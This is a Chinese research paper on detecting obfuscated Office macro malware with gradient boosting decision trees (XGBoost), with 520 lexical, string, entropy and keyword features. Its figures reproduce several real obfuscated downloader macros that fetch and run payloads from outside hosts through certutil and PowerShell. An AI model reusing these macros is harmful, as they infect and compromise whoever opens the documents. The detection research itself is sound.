计算机系统应用 ISSN 1003-3254, CODEN CSAOBN
Computer Systems & Applications,2021,30(5):39−46 [doi: 10.15888/j.cnki.csa.007883]

E-mail: csa@iscas.ac.cn
http://www.c-s-a.org.cn
Tel: +86-10-62661041

基于梯度提升决策树的变形宏病毒检测①

闫　华[1,2], 刘　嘉[1], 位凯志[2], 古　亮[2]

[1](中国科学院 深圳先进技术研究院, 深圳 518071)
[2](深信服科技股份有限公司, 深圳 518071)
通讯作者: 闫　华, E-mail: yh19573@163.com

摘　要: 宏病毒在高级持续性威胁中被广泛运用. 其变形成本低廉且方式灵活, 导致传统的基于病毒规则库的反病毒系统难于有效对抗. 提出一种基于梯度提升决策树的变形宏病毒检测方法. 该方法以病毒专家经验为指导, 实施大规模特征工程, 基于词法分析对变形宏病毒做细粒度建模, 并使用海量样本训练模型. 实验表明, 该方法能够准确检测企业级用户网络中传播的真实变形宏病毒和主流变形工具生成的变形宏病毒; 对 400 万个宏程序样本进行 10 折交叉验证, 准确率和召回率分别达到 99.41% 和 97.34%, 优于现有其他方法.

关键词: 信息安全; 宏病毒; 反病毒; 机器学习; 梯度提升决策树

引用格式: 闫华,刘嘉,位凯志,古亮.基于梯度提升决策树的变形宏病毒检测.计算机系统应用,2021,30(5):39–46. http://www.c-s-a.org.cn/1003-3254/7883.html

Obfuscated Macro Malware Detection Based on Gradient Boosting Decision Tree

YAN Hua[1,2], LIU Jia[1], WEI Kai-Zhi[2], GU Liang[2]

[1](Shenzhen Institutes of Advanced Technology, Chinese Academy of Sciences, Shenzhen 518071, China)
[2](Sangfor Technologies Inc., Shenzhen 518071, China)

Abstract: Macro malware is widely used in advanced persistent threats. Macro obfuscation is low-cost and flexible, rendering traditional rule-based anti-malware systems insufficient. A gradient-boosting-decision-tree-based approach to detecting obfuscated macro malware is proposed. The approach performs large-scale feature engineering guided by the expertise of malware specialists, with fine-grained modeling for obfuscated macro malware carried out on top of lexical analysis, and massive samples are used to train the model. Experimental results show that the approach is able to precisely detect real-world obfuscated macro malware found in the network of enterprise customers, as well as those variants generated by mainstream obfuscation tools; 10-fold cross validation is carried out for a total of 4000 000 macro programs, giving a precision of 99.41% and a recall of 97.34%, which outperforms existing works.

Key words: information security; macro malware; anti-virus; machine learning; gradient boosting decision tree

高级持续性威胁 (Advanced Persistent Threat, APT) 是危害企业信息安全的主要攻击形式, 也是当前网络安全布防的重点. 其最常见的方式之一是通过鱼叉攻击诱骗受害者打开恶意邮件的 Office 附件, 并运行其中的宏病毒程序, 进而入侵受害者的计算机和网络. 例如, 2020 年 2 月, 印度 APT 组织以新冠肺炎疫情题材的鱼叉邮件对我国卫生部门和相关企事业单位投放宏病毒. 可见, 宏病毒检测是抵御 APT 攻击的重要环节.

传统反病毒系统对被检测样本做静态分析, 通过查询病毒数据库的方式检测病毒[1,2]. 病毒数据库 $D = D_{\text{hash}} \cup D_{\text{rule}}$ 包含病毒文件哈希库 D_{hash} 和病毒规则

① 基金项目: 中国博士后科学基金 (2020M682837)
Foundation item: Chinese Postdoctoral Science Foundation (2020M682837)
收稿时间: 2020-09-07; 修改时间: 2020-09-25; 采用时间: 2020-10-09; csa 在线出版时间: 2021-04-28

库D_{rule}, 其中病毒规则$r \in D_{\text{rule}}$是包含通配符和逻辑算子的字符串匹配模式. 给定被测样本ε, 若ε的哈希值d_ε在病毒哈希库中 ($d_\varepsilon \in D_{\text{hash}}$), 或者$\varepsilon$符合病毒规则$r \in D_{\text{rule}}$, 则判定$\varepsilon$为病毒[3,4].

变形是病毒绕过反病毒系统的重要手段[1−5]. 令σ_P为程序 P 的语义, 变形 g 通过替换标识符、插入冗余代码、动态执行字符串和打乱指令顺序等方式产生$P' = g(P)$, 使得$P' \neq P$且$\sigma_{P'} = \sigma_P$.

与传统的 Windows PE (Portable Executable) 病毒不同, 对宏病毒进行变形无需考虑编译和二进制重写等因素, 因此成本低廉且方式灵活[5,6]. 例如, 通过添加空白字符等简单修改, 即可绕过病毒文件哈希库D_{hash}; 通过混淆程序的字符串模式等略复杂的变形, 即可绕过病毒规则库D_{rule}. 宏病毒变形是对传统病毒检测方法的挑战. 实践表明, 传统反病毒系统查杀变形宏病毒的效果较差[1,2,4−6].

研究者提出使用机器学习的方法, 训练模型在高抽象层次上识别变形病毒的不动点, 从而检测变形病毒[5−9]. 然而, 现有方法在特征工程、机器学习算法选型、样本规模和样本真实性方面均存在局限性, 导致了其在效果方面的不足, 限制了其在工业界的应用和推广.

本文介绍一种基于机器学习的变形宏病毒检测方法—— OVD (Obfuscated VBA Detector). 与传统反病毒系统不同, OVD 不依赖文件的哈希值和病毒规则, 而是使用机器学习算法训练模型, 然后通过模型预测文件是否为病毒. 与现有的基于机器学习的方法相比, OVD 在特征工程规模、特征工程精细度、样本规模和样本真实性等方面优于现有工作. 在特征工程方面, 与现有工作[5−9] 不超过 20 维的特征工程不同, OVD 采用 520 维的细粒度特征工程. 在训练集方面, OVD 基于用户真实场景的海量样本采集. 在性能方面, OVD 以轻量级的词法分析器作为预分析器, 避免对被测文件做重量级的语法分析或语义分析.

在 400 万个样本上的实验表明, OVD 的召回率和准确率分别为 97.34% 和 99.41%; 对比文献 [5] 的方法在相同样本集上的召回率和准确率分别为 72.97% 和 88.87%. 在机器学习算法选型方面, 实验对比支持向量机[10]、随机森林[11]、梯度提升决策树[12] 和多层感知机[13]. 实验数据表明, 在大规模样本集上, 梯度提升决策树的效果最佳.

1 总体框架

如图 1 所示, OVD 的总体框架包括训练和查杀两个阶段. 在训练阶段, 首先采集宏病毒样本, 形成文件样本集Ω; 然后对文件$\omega \in \Omega$按 Office 文件的格式标准[14] 进行结构化解析, 并对其中的宏程序做词法分析; 基于文件解析和词法分析做特征提取, 生成特征向量x_ω; 最后, 应用机器学习训练算法, 生成宏病毒模型f. 在查杀阶段, 首先解析被检测文件ε, 并对其宏程序进行词法分析, 进而提取特征向量x_ε; 通过f对x_ε进行预测, 从而判断ε是否为变形宏病毒.




图 1 OVD 的总体框架

2 梯度提升决策树

在有监督机器学习中, 一种典型的集成学习方法是提升法 (boosting)[12]. 它迭代地将 M 个弱学习器 (或基函数) $h^{\{1\}}, h^{\{2\}}, \cdots, h^{\{M\}} \in H$集成为一个强学习器$f$; 在第 i 轮迭代向$f^{\{i\}}$中集成$h^{\{i\}}$时, 被在第$i-1$ $(1 < i \leq M)$ 轮迭代中预测错误的样本被赋予较高权重. 梯度提升法在训练中使用梯度下降法最小化损失函数, 如算法 1.

算法 1. 梯度提升树算法

输入: 数据集$\left\{\left(x^{(i)}, y^{(i)}\right)\right\}_{i=1}^{n}$, 假设空间 H, 损失函数 L, 迭代次数 M, 学习率 ν

输出: 梯度提升决策树

$f_0 = \arg\min\limits_{\gamma} \sum\limits_{i=1}^{n} L\left(y^{(i)}, \gamma\right)$

for $m \in \{1,2,\cdots,M\}$ **do**:

$\gamma^{\{m\}(i)} = -\left[\dfrac{\partial L\left(y^{(i)}, f\left(x^{(i)}\right)\right)}{\partial f\left(x^{(i)}\right)}\right]_{f=f^{\{m-1\}}}, \forall i \in \{1,2,\cdots,n\}$

$h^{\{m\}} = \arg\min\limits_{h \in H} \sum\limits_{i=1}^{n} \left(r^{\{m\}(i)} - h\left(x^{(i)}\right)\right)^2$

$\gamma^{\{m\}} = \arg\min\limits_{\gamma} \sum\limits_{i=1}^{n} L\left(y^{(i)}, f^{\{m-1\}}\left(x^{(i)}\right) + \gamma h^{\{m\}}\left(x^{(i)}\right)\right)$

$f^{\{m\}} \leftarrow f^{\{m-1\}} + \nu\gamma^{\{m\}} h^{\{m\}}$

return $f^{\{m\}}$

梯度提升决策树是以决策树为基函数的提升法, 即限定基函数的假设空间 H 为回归树:

$$H=\left\{\sum_{t=1}^{T}c_tI(x\in R_t)\right\} \tag{1}$$

其中, T 为叶子数量, c_t为在R_t区域内的预测值.

3 面向变形宏病毒的特征工程

基于病毒专家在大量变形宏病毒样本上的研究经验, 将 OVD 的特征工程分为若干子任务, 如图 2 所示. 子任务的划分依据病毒专家经验和实验分析. 本章各小节详细介绍各子任务产生的特征与变形病毒属性之间的相关性. 各子任务的必要性和特征工程粒度的合理性在实验中论证 (见 5.4 节). OVD 的细粒度特征工程是效果驱动的, 仅考虑对区分变形宏病毒和正常宏程序有贡献的特征; OVD 不考虑无效特征, 例如 Office 文档的内部目录结构和文件修改日期等.




图 2 特征工程任务分解

3.1 标记频率分析

通过词法分析, OVD 得到宏程序的标记 (token) 集合, 并统计每种标记的频率. 其意义在于: 变形宏病毒较频繁地使用某些类型的标记, 而较少使用其他类型的标记. 对标记按类型统计频率可以为区分变形宏病毒和正常文件提供重要参考. 例如, 表示字符串拼接的标记“+”和“&”在变形宏病毒中比较常见, 因为字符串拼接是使病毒规则失效的常用手段. 如图 3 所示的真实病毒样本中的宏程序, 出现了较多的“+”. 再比如, 一种常见的变形手段是将恶意代码隐藏在大量无实际意义的整数常量计算中. 因此, 整数常量的数量是识别变形宏病毒的有效特征之一. OVD 的词法分析器识别 220 种标记, 表 1 列出了几种对识别变形宏病毒有较大贡献的标记. OVD 在样本特征向量中记录每种标识符的数量和频率.

```
1 Private Sub Document_Open()
2 sCL = Environ("windir")&Chr(&H5C)&Chr(&H73)&Chr(&H79)&
  Chr(&H73)&Chr(&H6E)&Chr(&H61)&Chr(&H74)&Chr(&H69)&Chr(&
  H76)&Chr(&H65)&Chr(&H5C)&Chr(&H63)&Chr(&H6D)&Chr(&H64)
  &Chr(&H2E)&Chr(&H65)&Chr(&H78)&Chr(&H65)&Chr(&H20)&Chr(
  &H2F)&Chr(&H71)&Chr(&H20)&Chr(&H2F)&Chr(&H63)&Chr(&H20)
3 smo = "copy /Y %wi"+"ndir%\Sy"+"stem32\certu"+"til"+".exe %TE"
  +"MP%\ct"+".exe && cd /d %TE"+"MP% && ct -urlcache -sp"+"lit -f"+"
  htt"+"p://filer1."+"1apps."+"com/1.txt && cd /d %TE"+"MP% && ct -
  de"+"code -f 1.txt 1.b"+"at && del /f /q 1."+"txt && 1.bat"
4 nResult = Shell(sCL + smo, vbHide)
5 ActiveDocument.Save
6 End Sub
```

图 3 使用字符串拼接的变形宏病毒

表 1 OVD 识别的典型词法标记类型

标记类型	含义	对应的变形手段
Concat	字符串拼接	通过字符串拼接, 切分原字符串, 降低被病毒规则库匹配的概率
ConstInt	整数常量	通过大量无意义的整数常量运算, 隐藏实际恶意代码
OnErr	ON ERROR关键字	对变形导致的语法错误做容错处理
Cmnt	注释	通过大量注释切分恶意代码
Sub	SUB关键字	通过大量函数调用, 使恶意代码的控制流复杂化, 增加识别难度
Assign	赋值	通过大量无意义的整数常量运算, 隐藏实际恶意代码
ConstStr	字符串常量	大量字符串常量经过拼接、截取、反转等操作, 组装成恶意代码

3.2 标识符分析

正常程序一般使用有意义的单词或词组, 通过驼峰法等方式为变量名和函数名等标识符命名. 变形宏病毒程序的标识符与正常程序往往有明显不同, 其典型特点包括: ① 元音字母较少; ② 大写字母占比较高; ③ 数字占比较高; ④ 长度较大; ⑤ 长度方差较小. 例如, 在图 4 所示的真实宏病毒程序中, 标识符平均长度超过 20, 且标识符内容全部为大写字母, 这与正常程序有明显区别. OVD 统计宏程序中标识符的平均长度、长度方差、平均元音字母占比、平均大写字母占比、平均小写字母占比和平均数字占比, 并记入样本的特征向量.

3.3 字符串分析

利用脚本语言的动态特性, 通过执行字符串形式的动态代码完成恶意行为是躲避反病毒系统的常用手段. 因此, 字符串在变形病毒中出现频繁. 一种典型的变形方式是将恶意代码编码为字符串, 然后将其分割为大量子字符串, 再动态地通过拼接、反转和解码等操作将恶意代码还原, 从而在不改变恶意代码语义的前提下对其灵活变形, 绕过传统反病毒系统的病毒规则库. 图 5 是一个真实的宏病毒程序. 该病毒程序通过大量的字符串拼接操作达到变形的目的.

```
Private Sub Document_close()
Set KVUJZIBDQDJGPNYKWSQV =
CreateObject("Shell.Application")
Set XPZSXBYENUXYEPMCDSVF =
CreateObject("microsoft.xmlhttp")
Set TBRZSUICBXHFQCOQPUWE = CreateObject("adodb.stream")
HFTUKUXBVMQQPSEHLZHG =
IIHKDYDRYXGIJFRYVNEG("]GNSDJDV/fyf")
TMPTCOOWRSOBPFEUPZUQ =
IIHKDYDRYXGIJFRYVNEG("dpn0blxvep/fyf")
EPMCDSVFP = CreateObject("WScript.Shell").Specialfolders(7) +
HFTUKUXBVMQQPSEHLZHG
XPZSXBYENUXYEPMCDSVF.Open "GET",
TMPTCOOWRSOBPFEUPZUQ, False
XPZSXBYENUXYEPMCDSVF.send
QDJGPNYKWSQVRRR =
XPZSXBYENUXYEPMCDSVF.responseBody
If XPZSXBYENUXYEPMCDSVF.Status = 200 Then
TBRZSUICBXHFQCOQPUWE.Open
TBRZSUICBXHFQCOQPUWE.Type = 1
TBRZSUICBXHFQCOQPUWE.Write QDJGPNYKWSQVRRR
TBRZSUICBXHFQCOQPUWE.SaveToFile EPMCDSVFP, 2
TBRZSUICBXHFQCOQPUWE.Close
End If
KVUJZIBDQDJGPNYKWSQV.Open (EPMCDSVFP)
End Sub
```

图 4　标识符平均长度超过 20 的变形宏病毒

```
Sub AutoClose()
Set UOynVGAEPzebkOHOfGEWSAlOcHdWQUZkcspjSIDxTRlW =
CreateObject("WScript.Shell")
Dim GCKJoijZypvYBjbktpdidRmFS
GCKJoijZypvYBjbktpdidRmFS = "powe" + "rshell -nop -Ex" + "ec
Bypass -Comm" + "and (New-Obje" + "ct Syst" + "em.Net.WebC" +
"lient).Downl" + "oadFile('http://errorkpoalsf.top/support.php?f=2',
$brITU:APP" + "DATA + '\xPKI.ex" + "e'); Star" + "t-Proce" + "ss
$brITU:APPD" + "ATA'\xPKI.e" + "xe'; Ex" + "tract" + "ed Fil" + "es"
UOynVGAEPzebkOHOfGEWSAlOcHdWQUZkcspjSIDxTRlW.Run
GCKJoijZypvYBjbktpdidRmFS, 0
End Sub
```

图 5　含常量字符串的变形宏病毒

OVD 统计宏程序中的字符串数量, 并记入特征向量. 另一面, 一种典型的字符串变形手段是通过对超长字符串编码, 从而隐藏有效载荷 (payload). 针对该变形手段, OVD 统计字符串的平均长度, 识别常见编码格式 (如 base64) 的超长字符串, 并统计其数量.

下载器 (downloader) 是一类常见的宏病毒. 它通过网络下载并自动运行其他类型的病毒. 这类宏病毒程序往往出现“powershell”、“exe”和“download”等关键字符串. OVD 统计这些关键字符串的数量和频率, 并记入特征向量.

3.4　文件元信息

文件元信息与文件是否为病毒有相关性. 例如, 为了便于病毒在网络中扩散传播, 鱼叉邮件中的 Office 文件附件通常较小. 因此, 病毒 Office 文件的体积和其中病毒宏程序的体积有一定规律. 基于此现象, OVD 将 Office 文件的体积和其中宏程序的体积记入特征向量. 另一方面, 一些变形宏病毒将恶意代码隐藏在 Office 文件的自定义属性中, 并通过从自定义属性中取值的方式在宏程序中还原恶意代码. 因此, OVD 在样本的特征向量中记录自定义属性的数量和属性内容的平均长度.

3.5　黑词分析

对宏病毒程序统计词频, 结合病毒专家经验, 得到宏病毒中出现较多的标识符集合$W_{\text{blk}}^{\text{freq}}$; 排除正常宏程序中出现较多的标识符集合$W_{\text{wht}}^{\text{freq}}$, 形成黑词库$W_{\text{blk}} = W_{\text{blk}}^{\text{freq}} - W_{\text{wht}}^{\text{freq}}$. 给定被测样本$\varepsilon$, OVD 统计$\varepsilon$中每个黑词$w \in W_{\text{blk}}^{\text{freq}}$的出现次数和频率. 表 2 列出了部分 OVD 识别的黑词. 图 6 是一个真实变形宏病毒示例, 其中含有 document_open、chr 和 shell 等黑词. 注意, OVD 对英文字母大小写不敏感.

表 2　OVD 识别的部分黑词

标识符	意义
chr	数字转字符
createobject	创建对象
autoopen	自动打开
document_open	打开文档时执行
shell	执行shell
strreverse	字符串反转

```
Private Sub Document_open()
bkzhl = Format(Chr(9+20+70))+"md /V^:O/"+Format(Chr(6+15+46))+
Format(Chr(3+6+25))+"^s^"+"e^"+"t ^WvU^"+"y=^ "
ipaSHnJ = " "+"^ ^ ^ "+"}"+"}"+"^{"+"^h"+Format(Chr(9+20+70))+"
^"+"ta"+Format(Chr(9+20+70))+"};"+"^k^a^"
kVaBhn = "e"+"r^b;Yu"+"r^$ "+"^m^e^tl"+"^-e"+"k"+"o"+"vnI^;"
HzutiHjFO = ")Y^u"+"r^"+"$ ^,^pN"+"B^"+"$"+"(^eliF"+"d"
zBPwbjSP = "^a"+"^olnwoD"+".j^"+"p^X$^{^"+"yr"
wZvZZZCL = "^t{"+")"+Format(Chr(9+20+70))+"^oi$n^i ^pN"+"B^$
(h"+Format(Chr(9+20+70))+"^a"+"^e"+"r^o^f^;'^e^x^e"
FVkwvLX = "^.^'+^f"+"aw"+"^$+"+"'\^+"+Format(Chr(9+20+70))+"i
^"+"l"+"^"+"b^u^p:v"
LEFDwJt = "n"+"e^$^=Y"+"^ur^$;'"+"^1^"+"1^7"+"^' =^ "+"f^aw$;"
+")^'@^"+"'("+"t"+"ilp^S.^"
UjhKfLskOAw = "'DGoP/"+"m"+"^o"+Format(Chr(9+20+70))+"."+"t"
oHsEGJKpH = "^o"+"^p^"+"sno"+"r^i"+"//:p^t"+"t^h^@j"+"fWFVF"
+"8r/m^"+"o"+Format(Chr(9+20+70))+"."+"e^u"+"v"+"^"
wIVBCzu = "ero^o^"+"b"+"a^keep"+"/"+"/^:^p^"
KlXaMrm = bkzhl+ipaSHnJ+kVaBhn+HzutiHjFO+zBPwbjSP+wZvZZ
ZCL+FVkwvLX+LEFDwJt+UjhKfLskOAw+oHsEGJKpH+wIVBCzu
PpRpwRnf = "tth^"+"@uj^l^"+"h^o"+"/m^"+"o"+Format(Chr(9+20+7
0))+"^.^"+"gn"+"^it"+"nia^p"
LOkOMzwwZEb = "m^ot^su"+Format(Chr(9+20+70))+"ra"+"^"+"t^se
n^"+"o"+"^l//^:"+"p^t^t"+"h"
WnITU = "^@u^A"+"/^ur.^m"+"b^s-t"+"^evs^"+"s"+"^ar"+"//^:p^t"+
"th"+"@^F^p2G"+"^zx^W/^"
WsfkNBcA = "mo"+Format(Chr(9+20+70))+"^.k"+"ro"+Format(Chr(9
+20+70))+"ege"+"l^lo"+Format(Chr(9+20+70))+"sn"+"i"+"^t"+"r^a^
mt^"+"s//"+":p"+"^t"+"^"
RqVln = "th'^="+Format(Chr(9+20+70))+"^oi^$;tn^e^i"+"^l"+Format(
Chr(6+15+46))+"be^W^.teN^ t"+Format(Chr(9+20+70))+"ejb^o"+"-w
e"+"n="+"^j"+"pX^"
TTWnMmnb = "$ ll^e"+"h^s"+"r^e^w^"+"o^p"+"&&"+"^f^o"
HuAjss = "r /L"+" %^5"+" ^"+"in (^"+"37"+"^3,-"+"^1,^0)^"+"do s^e^
"+"t"+" 3^1=!3"
vWYHrcNLA = "^"+"1!!"+"^WvU^y"+":~%^5"+",1!&"+"&i"+"^"+"f
%^5"+"=^=^0"+" "+Format(Chr(9+20+70))+"a^l^l"
fGbIAE = " "+"%3^1:"+"*^"+"3^1^"+"!^"
bMdNCkVCVn = PpRpwRnf+LOkOMzwwZEb+WnITU+WsfkNBcA
+RqVln+TTWnMmnb+HuAjss+vWYHrcNLA+fGbIAE
zZZwVld = "=%"+Format(Chr(3+6+25))+" "+""
Shell KlXaMrm+bMdNCkVCVn+zZZwVld, CStr(vbHide)
End Sub
```

图 6　含 OVD 所识别的黑词的变形宏病毒

3.6 白词分析

对正常宏程序统计词频, 得到出现较多的标识符集合$W_{\text{wht}}^{\text{freq}}$, 排除宏病毒中出现较多的标识符集合$W_{\text{blk}}^{\text{freq}}$, 形成白词库$W_{\text{wht}} = W_{\text{wht}}^{\text{freq}} - W_{\text{blk}}^{\text{freq}}$. 给定被测样本$\varepsilon$, OVD 统计$\varepsilon$中每个白词$w \in W_{\text{wht}}^{\text{freq}}$出现次数和频率. 表 3 列出部分 OVD 识别的白词.

表 3 OVD 识别的部分白词

标识符	意义
average	求算术平均数
caption	应用程序标题栏显示的文本
cell	单元格
max	求最大值
sheets	表单
sumif	对给定条件的单元格求和

3.7 熵值分析

研究表明, 变形恶意程序的信息熵[15] 高于正常程序[9]. 给定被测样本ε, OVD 计算ε在其滑动窗口上的平均信息熵, 算法如算法 2 所示. 更具体地, OVD 以 500 字节为宽度生成ε的滑动窗口集合S, 对所有滑动窗口$s \in S$计算信息熵, 并取平均值记入ε的特征向量.

算法 2. 计算滑动窗口信息熵均值

输入: 宏程序ε, 滑动窗口宽度 l

输出: ε中所有宽度为 l 的滑动窗口的信息熵算术平均

$p \leftarrow 0$

while $p<|\varepsilon|-l$ **do**:

  $P_i \leftarrow 0, \forall i \in \{0,1,\cdots,255\}$

  for $i \in \{0,1,\cdots,l\}$**do**:

    $P_{\varepsilon[p+i]} \leftarrow P_{\varepsilon[p+i]} + \frac{1}{256}$

  $H_p = -\sum_{i=0}^{255} P_i \log_2(P_i)$

  $p \leftarrow p+1$

return $\frac{\sum_{p=0}^{|\varepsilon|-l-1} H_p}{|\varepsilon|-l}$

4 大规模样本采集

样本规模是保证机器学习效果的重要条件. 主流的现代反病毒系统采用云端分离的分布式的架构. 如图 7 所示, “云”一般部署在反病毒厂商, “端”是指反病毒系统的客户端. 在客户端部署样本上传模块, 将客户端的文件样本通过网络采集到云上, 实现大规模样本采集.

通过宏程序变形工具, 进一步对恶意样本变形, 可增加变形宏病毒的样本数量. 样本集包含主流变形工具生成的变形宏病毒样本. 主流变形工具包括: macro_pack[16]、Macroshop[17]、vba-obfuscator[18]、VBad[19]、Veil Framework[20]、Generate-Macro[21]. 通过杂交, 进一步扩大样本集. 令ϕ为杂交操作, 给定正常样本$\varepsilon_1^{\text{wht}}$和$\varepsilon_2^{\text{wht}}$, 则$\varepsilon_3^{\text{wht}} = \phi\left(\varepsilon_1^{\text{wht}}, \varepsilon_2^{\text{wht}}\right)$仍为正常样本; 给定变形宏病毒$\varepsilon_1^{\text{blk}}$和$\varepsilon_2^{\text{blk}}$, 则$\varepsilon_3^{\text{blk}} = \phi\left(\varepsilon_1^{\text{blk}}, \varepsilon_2^{\text{blk}}\right)$仍为变形宏病毒.




图 7 分布式的反病毒系统部署

5 实验分析

采用 XGBoost[22] 作为梯度提升决策树的实现, 样本空间大小$|\boldsymbol{\Omega}| = 4000\,000$, 样本集分布如表 4 所示. 实验平台为 3.5 GHz Intel Xeon 16-core CPU, 256 GB 内存, 操作系统为 Ubuntu 18.04 LTS. 实验进行 5 次, 取平均值作为结果. 令TP为被分类正确的恶意样本数量, TN为被分类正确的正常样本数量, FP为被分类错误的正常样本数量, FN为被分类错误的恶意样本数量. 正确率 (*accuracy*)、准确率 (*precision*) 和召回率 (*recall*) 的定义分别为:

$$accuarcy = \frac{TP+TN}{TP+TN+FP+FN} \tag{2}$$

$$precision = \frac{TP}{TP+FP} \tag{3}$$

$$recall = \frac{TP}{TP+FN} \tag{4}$$

5.1 OVD 的实验效果

采用网格搜索优化 XGBoost 的超参数. 决策树数量为 1000, 树高为 6, 学习率为 0.1. 采用 16 线程, 训练时间为 13 410 s. 采用 10 折交叉验证, 实验效果如表 5 所示. OVD 的正确率、准确率和召回率分别为 98.38%、99.41% 和 97.34%. 由于变形工具和杂交算法的规律性, OVD 对变形工具和杂交算法生成的恶意样本的识别能力比真实样本更强.

表 4 样本集分布

属性	来源	数量
恶意	真实样本	1000 000
	变形工具	500 000
	杂交算法	500 000
正常	真实样本	1000 000
	变形工具	500 000
	杂交算法	500 000


5.2 机器学习算法的对比

基于 Scikit-learn[23] 对比了支持向量机、随机森林、梯度提升决策树和多层感知机的效果. 结果如图 8 所示. 梯度提升决策树在正确率、准确率和召回率上均高于其他 3 种机器学习算法.

梯度提升决策树的两种主流实现是 XGBoost 和 LightGBM[24]. 使用相同的超参数 (决策树数量为 1000, 树高为 6, 学习率为 0.1, 采用 16 线程训练), 对 XGBoost 和 LightGBM 的实验结果如表 6 所示. XGBoost 在正确率、准确率和召回率均略高于 LightGBM, 而在训练时间方面 LightGBM 优于 XGBoost. 因为宏病毒检测对检测效果的敏感性, 故 XGBoost 更优.

表 5 OVD 的实验效果

样本来源	#样本	#总报	#正报	#误报	#漏报	正确率(%)	准确率(%)	召回率(%)
真实样本	2000 000	968 110	961 344	6766	38 656	97.73	99.30	96.13
变形工具	1000 000	500 617	500 000	617	0	99.94	99.88	100.00
杂交算法	1000 000	489 719	485 523	4196	14 477	98.13	99.14	97.10
汇总	4000 000	1958 446	1946 867	11 579	53 133	98.38	99.41	97.34



(a) 正确率 (b) 准确率 (c) 召回率

图 8 机器学习算法的对比

表 6 对比 XGBoost 和 LightGBM

框架	正确率(%)	准确率(%)	召回率(%)	时间(s)
XGBoost	98.38	99.41	97.34	9 105
LightGBM	97.70	98.33	97.05	5 377

5.3 与相关工作的对比

文献 [5] 提出的基于多层感知机的方法, 采用 15 维特征对宏程序向量化, 并使用多层感知机作为机器学习算法. 文献 [5] 的工作仅基于 2537 个样本 (其中变形宏病毒样本 773 个, 正常样本 1764 个) 进行实验, 准确率和召回率分别为 93.80% 和 91.50%.

在 4000 000 样本集上通过两组实验对比 OVD 和文献 [5] 的方法: ① 对比文献 [5] 基于多层感知机的方法在大样本集和小样本集上的效果差异; ② 采用梯度提升决策树, 对比文献 [5] 提出的 15 维特征和 OVD 的 520 维特征. 表 7 给出实验结果. 虽然文献 [5] 基于 15 维特征的方法在小样本集上取得了较好的正确率、准确率和召回率, 但在大样本集上的效果较差. 一种可能的解释是样本量过小导致过拟合. 在大样本集上的实验结果表明: ① 梯度提升决策树 (MLP) 的效果优于多层感知机 (XGB); ② OVD 的特征工程优于文献 [5] 的方法.

表 7 对比文献 [5] 的方法和 OVD

特征工程	算法	#样本	正确率(%)	准确率(%)	召回率(%)
文献[5]15维	MLP	2537	97.00	93.80	91.50
文献[5]15维	MLP	4000 000	81.91	88.87	72.97
文献[5]15维	XGB	4000 000	82.26	88.92	73.70
OVD520维	XGB	4000 000	98.38	99.41	97.34

5.4 特征工程粒度的合理性分析

通过实验分析特征工程各子任务 (图 2) 的必要性. 基于 4000 000 样本, 将各子任务 t 从特征工程 T 中去除, 对比 $T-\{t\}$ 和 T 的效果, 以验证 t 的必要性. 实验结果

如表 8 所示. 其中, 去除特征工程的任意子任务 t, 总体检测效果在综合考虑正确率、准确率和召回率时降低. 特别的, 去除白词分析, 虽然召回率小幅提升, 但正确率和准确率下降; 去除熵值分析后, 虽然准确率小幅提升, 但正确率和召回率下降. 基于上述分析, OVD 的特征工程中的各子任务对优化总体检测效果具有必要性.

表 8 特征工程子任务的必要性分析

特征工程	正确率(%)	准确率(%)	召回率(%)
去除标记频率分析	92.78	95.21	90.09
去除标识符分析	93.75	96.71	90.59
去除字符串分析	95.28	97.35	93.09
去除文件元信息分析	97.92	98.71	97.10
去除黑词分析	96.86	99.08	94.59
去除白词分析	97.64	97.18	98.13
去除熵值分析	98.01	99.55	96.46
全量	98.38	99.41	97.34

